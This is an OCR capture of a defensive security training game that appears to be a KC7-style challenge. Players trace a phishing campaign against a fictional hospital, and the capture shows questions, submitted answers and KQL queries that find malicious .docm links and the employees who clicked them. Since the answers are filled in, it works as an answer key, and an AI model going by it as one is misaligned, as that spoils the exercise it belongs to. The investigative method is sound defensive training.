jerry_jones@azurecresthospital.med

Solved by 406 players || Need help?

Submit


Question 10 (50 pts) Solved

How many emails did Jerry Jones receive?

23

Solved by 403 players || Need help?

Submit



Question 11 (75 pts)


Let's drill down!


When did Jerry receive the email that contained a link to the quarantined file? (paste the full timestamp)


2024-03-14T10:27:39Z

Solved by 399 players || Need help?

Submit




Question 12 (50 pts)
Is this email legit?
What is the sender's address for that email?
medstaffinfo@hospitalcomm.org
Solved by 397 players || Need help?
Submit


Streak: 1
Score: 10950
Question 14 (50 pts) Solved
What is the subject of the email?
[EXTERNAL] FW: Attention Required: Urgent Pediatr
Solved by 393 players || Need help?
Submit
The full version
Game Ranking
Query Data (ADX)
Training Guide
Question 1 200
Question 2 75
Question 3 75
Question 4 50
Question 5 150
Question 6 50
Question 7 200
Question 8 50
Question 9 50
Question 10 50
Question 11 75
Question 12 50
Question 13
Question 14
Question 15
Question 16

Question 15 (50 pts) ✓ Solved

It looks like Jerry received another email from this sender.

When did Jerry receive that email? (paste the full timestamp)

2024-03-06T11:49:48Z

Solved by 390 players || Need help?

Submit


Question 16 (100 pts) ✓ Solved

What is filename seen in the link?

Pediatric_Care_Update.docm

Solved by 390 players || Need help?

Submit


Homepage - ISC2 -...
CS50.me: CS50 Pyth...
How to Install and...
Question 1 (200 pts)
In the previous section, we identified a series of suspicious files with a healthcare theme. Let's widen our investigation to see if other employees were targeted with these suspicious files.
How many Azure Crest employees received emails containing a link to the previously identified (.docm) files?
40
Solved by 373 players || Need help?
Submit
Questions
17%
Section 1: KQL 101

Question 2 (150 pts)

Aight, that's a lot of emails. I guess the water cooler will have to wait

Let's get to the bottom of this!

How many distinct subjects did the threat actors use in this batch of emails?

7

Solved by 359 players || Need help?

Submit


Question 3 (150 pts)


How many distinct links did the threat actors use in this batch of emails?


17


Solved by 365 players || Need help?


Submit



Azure Data Explorer | Query
Connections
Add
ip_addr (string)
name (string)
role (string)
user_agent (string)
username (string)
FileCreationEvents
filename (string)
hostname (string)
path (string)
process_name (string)
sha256 (string)
timestamp (datetime)
username (string)
InboundNetworkEvents
NetworkFlow
OutboundNetworkEvents
method (string)
src_ip (string)
timestamp (datetime)
url (string)
Run
Recall
KQL tools
kc7001.eastus/AzureCrest
Pin to dashboard
Open
Copy
Export
Email
| where link contains "Pediatric_Care_Update.docm" or link contains "New_Healthcare_Protocols.docm"
| where sender == "medstaffinfo@hospitalcomm.org" or sender == "healthupdate@gmail.com"
| extend domain = parse_url(link).Host
| distinct tostring(domain)
Table 1
Add visual
Stats
Search
UTC
Done (0.755 s)
4 records
domain
unhealthy...
medequi...
takeyatim...
pharmase...
Columns


Question 4 (150 pts)
Let's make note of the domains the threat actors used. This information may be useful later.
How many distinct domains were used in this batch of emails?
4
Solved by 353 players || Need help?
Submit


Azure Data Explorer
Query
Connections
Add
ip_addr (string)
name (string)
role (string)
user_agent (string)
username (string)
FileCreationEvents
filename (string)
hostname (string)
path (string)
process_name (string)
sha256 (string)
timestamp (datetime)
username (string)
InboundNetworkEvents
NetworkFlow
OutboundNetworkEvents
method (string)
src_ip (string)
timestamp (datetime)
url (string)
Run
Recall
KQL tools
kc7001.eastus/AzureCrest
Pin to dashboard
Open
Copy
Export
let shady_links =
Email
| where link contains "Pediatric_Care_Update.docm" or link contains "New_Healthcare_Protocols.docm"
| where sender == "medstaffinfo@hospitalcomm.org" or sender == "healthupdate@gmail.com"
| distinct link;
OutboundNetworkEvents
| where url in (shady_links)
| distinct src_ip
Table 1
Add visual
Stats
Search
UTC
Done (0.755 s)
4 records
domain
unhealthy...
medequi...
takeyatim...
pharmase...
Columns


Question 5 (150 pts)
Solved
Alright, we know the threat actor sent a lot of emails our way. We want to know if they had any success. If we are lucky, everyone will have recalled their cyberawareness training, and no one will have clicked on these shady links.
How many employees clicked on the email links?
37
Solved by 337 players
